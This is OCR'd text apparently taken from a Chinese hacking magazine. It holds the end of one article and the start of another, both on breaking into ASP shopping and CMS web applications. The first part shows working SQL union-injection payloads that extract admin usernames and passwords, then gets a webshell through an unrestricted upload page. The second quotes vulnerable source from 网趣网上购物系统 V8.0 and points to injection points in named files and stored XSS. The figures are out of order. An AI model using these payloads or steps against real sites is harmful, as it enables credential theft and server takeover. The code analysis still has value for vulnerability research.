


图8　构造利用语句




图9　union查询失败




图11　查询出相关信息




图10　union查询成功

两个页面的不同显示表明了这里确实存在着注入。我准备偷懒用工具跑一




图12　上传页面

下，只有啊d检测出来有漏洞，但竟然检测不出表。数据库里面是有admin表的，但啊d竟然检测不出来，而且奇怪的是，其它注入工具竟然连提示都没有！看来这回要手工了。

回头看一下代码里面的查询语句，我们不妨构造' and (select count(*) from admin)>0，发现返回如图7所示的信息，看来还得再构造下。

查询了下资料后，于是再构造' and (select count(*) from admin)>0 and '1'='1，这样，大家再把这条语句还原到查询语句中就发现没有语法错误了。我们试试看，结果如图8所示。

接下来不用我说了吧，就是继续去猜列名，然后……反正就是麻烦的手工，我不太喜欢的活。能不能想想简单的呢？对了，试试union查询吧！直接把我们刚才构造过的语句进行修改，中间替换成' and 1=2 union select 1,2,3,4,5 from admin where id=1 and '1'='1（这里的字段数是我自己看了数据库的）。哇，竟然出现列数不匹配，如图9所示。

看了下数据库，bigclass和admin的列数确实不匹配，有没有办法让它们匹配呢？于是在百度、google搜索了一大圈，并且问了下小组的几个成员（真有耐心，哈哈，最后我似乎也明白了），终于发现构造这样的语句就可以了：' and 1=2 union select 1,2,3,4,5 from admin where '1'='1。大家看下效果，如图10所示。

我们只需要把5那个地方替换成对应的自己想要查询的username就可以了，如图11所示，这样大家就可以猜出用户名和密码了。

三、后台拿shell

这个程序写得真的不怎么样，我们拿到用户名和密码后登录后台，来到"上传管理"的"其它图文上传"页面、如图12所示。

看到右边的提示了吧，可以上传任意文件，我们毫不费力的就这样得到了一个shell，如图13所示。




图13　得到webshell

花了好几个小时看的这个程序，虽然写的不怎么样，但我们用来训练还是很不错的（似乎题目过火了，呵）！程序的其它部分我也没有分析，比如上传呀、验证不严等，洞不在多，致命足矣！有什么不明白的，可以到论坛找我，我的ID是冰的原点。

编辑点评：

常见的漏洞，不常见的场景，通过不断的分析和实践，最终分析出其问题所在并加以利用。

对网趣网上购物系统时尚版V8.0浅析

图香店谈 [DRT] & Mistakes.[DRT]

从本文你可以学到：

1、网趣网上购物系统漏洞探测

2、漏洞的利用和分析

这是我在网上看到的比较漂亮的购物系统——网趣网上购物系统时尚版，如图1所示。网趣网上购物系统时尚版进行了多处




图1　系统主界面

安全更新，加入了防SQL注入程序，程序的会员系统、后台管理均使用MD5不可逆加密，数据库做了防下载处理，最新版中我们对程序代码进行了全面的检查，修补了暴库漏洞、SQL注入漏洞。

系统对于安全性方面的介绍可以说有点杀伤力啊，差点我就退缩了，嘿嘿（黑无止境）……先看看它的防SQL注入程序是怎么写的，关键代码如下：

```
Rem 过滤SQL非法字符
function checkStr(str)
    if isnull(str) then
            checkStr = ""
            exit function
    end if
    checkStr=replace(str,"'","''")    '只过滤'号
end function
```

看了让我大汗直淋啊！这段代码是config.asp文件里的，这就是它们的防SQL注入程序吗？我再仔细看了一下，没有发现其他的防SQL注入程序了。虽然这里只过滤了'号，但我并没有看到在文件里调用这个函数，或许程序员也知道没有用，所以就没有加了。

一、SQL Injection

1、经典注入

看了主页上导航的几个文件，其中都有下面的代码：

```
<%if IsNumeric(request.QueryString("id"))=False then    '判断id是否为数字，不是就False
response.write("<script>alert(""非法访问!"");location.href=""index.asp"";</script>")
response.end
end if
dim id
id=request.QueryString("id")    '取的id
if not isinteger(id) then    'id不是数字则"非法访问!"
response.write"<script>alert(""非法访问!"");location.href=""index.asp"";</script>"
end if%>
```

看到上面的两个判断就没有指望了（俗话说的好："天涯何处无芳草……"），最终在price.asp文件里找到个过滤语句，在第64行：

```
<%
anid=trim(request("anid"))    '只过滤了anid两边空格
%>
```

在第93行把anid带入数据库查询：

```
set rs=server.CreateObject("adodb.recordset")
if anid<>"" then
rs.open "select * from products where anclassid="&anid&" order by adddate desc",conn,1,1
```

经典的SQL注入出现，如图2所示。




图2　检测漏洞

用啊D来说明事实吧，因为现在不是提交个'号返回错误就OK了，利用上啊D就是双重保障，如图3所示。




图3　啊D检查

2、取回密码注入

系统带个取回密码功能，处理文件是getpwd2.asp，相关代码如下：

```
<%
username=request.form("username")    '直接取username
set rs=Server.CreateObject("Adodb.Recordset")
sql="select * from [user] where username='"&username&"'"    '直接放入数据库查询，造成SQL注入
rs.open sql,conn,1,1
If rs.eof Then
%>
<script language="javascript">
alert("这个用户没有注册，请注册！")
;javascrip:close();</script>
<%
End If
```

上面的注入我没去手工猜，我也不提倡大家去手工猜。如果手工猜错了，就弹出让你关闭的对话框，这样手工猜下去可是一个不小的工程啊。

3、注册用户注入

Register.asp是注册用户的处理文件，其中有如下代码：

```
set rs=server.CreateObject("adodb.recordset")
rs.open "select * from [user] where UserEmail='"&trim(request("useremail"))&"' or UserName='"&trim(request("username"))&"'",conn,1,1    '直接取得useremail和username，然后放入数据库查询。只要其中有一个在数据库里有，就不能注册。
if rs.recordcount>0 then
call usererr()
rs.close
else
rs.close
set rs=server.CreateObject("adodb.recordset")
rs.open "select * from [user]",conn,1,3
rs.addnew
rs("username")=trim(request("username"))    '只过滤变量两边空格，下同。
rs("userpassword")=md5(trim(request("userpassword")))
rs("useremail")=trim(request("useremail"))
rs("quesion")=trim(request("quesion"))
rs("answer")=md5(trim(request("answer")))
rs("userzhenshiname")=trim(request("userzhenshiname"))
rs("shouhuodizhi")=trim(request("shouhuodizhi"))
rs("youbian")=trim(request("youbian"))
rs("oicq")=trim(request("oicq"))
rs("usertel")=trim(request("usertel"))
rs("songhuofangshi")=trim(request("songhuofangshi"))
rs("zhifufangshi")=trim(request("zhifufangshi"))
rs("adddate")=now()
rs("lastlogin")=now()
rs("logins")=1
rs("reglx")=1
rs("jifen")=0
rs("jiaoyijine")=0
rs("sex")=1
rs("userlastip")=Request.ServerVariables("REMOTE_ADDR")    '取得客户端IP，现在IP都可以欺骗了，以后从客户端取时间或其他变量是不是也可以欺骗啊？
rs.update
rs.close
set rs=nothing
```

从以上代码看到，程序所获取的用户输入**useremail**或**username**，没有经过任何过滤就放入数据库查询，从而造成注入。

4、搜索型注入

这个代码我就不帖出来了（太长了），有兴趣的朋友去看看。这个程序给我提了个醒，因为它只判断了变量**jiage**是否为数字，但jiage变量是下拉选择菜单，以后要多注意下拉选择菜单的变量是怎么处理的。如果没有过滤（一般程序员以为下拉选择菜单并不是用户输入的），那我们就可以抓包，然后修改，再提交。现在程序查询的就是我们修改的变量，从而造成注入。但这程序不是这样，它直接取到关键字就查询了。

二、xss

系统有个留言模块，留言之后还要让管理员审核才能发布，那看看代码吧：

```
iname=request.Form("name")      '直接取的变量，下同。
iqq=request.Form("qq")
iemail=request.Form("email")
iurl=request.form("url")
isex=request.form("sex")
icontent=request.form("content")

<%
set rss=Server.CreateObject("ADODB.RecordSet")
    sqls="select * from webinfo"
    rss.open sqls,conn,1,3
        view=rss("view")
%>
<%
set rs=server.createobject("adodb.recordset")
rs.open "select * from guestbook where (id is null)",conn,1,3
rs.addnew
rs("name")=iname        '直接插入到数据库，下同
rs("qq")=iqq
rs("email")=iemail
rs("url")=iurl
rs("sex")=isex
rs("content")=icontent
rs("time")=now()
if view<>"0" then view="1"
                        rs("online")=view
rs.update
rs.close
set rs=nothing
session("antry")="" '提交成功，清空 session("antry")，以防止重复提交！！
end if
%>
```

这里有个小问题，为什么在每个变量取得前加入**HTMLEncode**函数？这函数在config.asp里。此文件也包含config.asp，虽然HTMLEncode函数并不完善，但也可以起点作用啊。

```
Rem 过滤 HTML 代码
function HTMLEncode(fString)
if not isnull(fString) then
    fString = replace(fString, ">", "&gt;")
    fString = replace(fString, "<", "&lt;")
    fString = Replace(fString, CHR(32), " ")
    fString = Replace(fString, CHR(9), " ")
    fString = Replace(fString, CHR(34), "&quot;")
    fString = Replace(fString, CHR(39), "&#39;")
    fString = Replace(fString, CHR(13), "")
    fString = Replace(fString, CHR(10) & CHR(10), "</P><P> ")
    fString = Replace(fString, CHR(10), "<BR> ")
    fString=ChkBadWords(fString)
    HTMLEncode = fString
else
    HTMLEncode=fstring
end if
end function
```

那我们就跨到后台去吧，如图4所示。后台功能也蛮丰富的，还有数据备份功能，这更有助于我们拿WEBSHELL，如图5所示。




图4　后台跨站

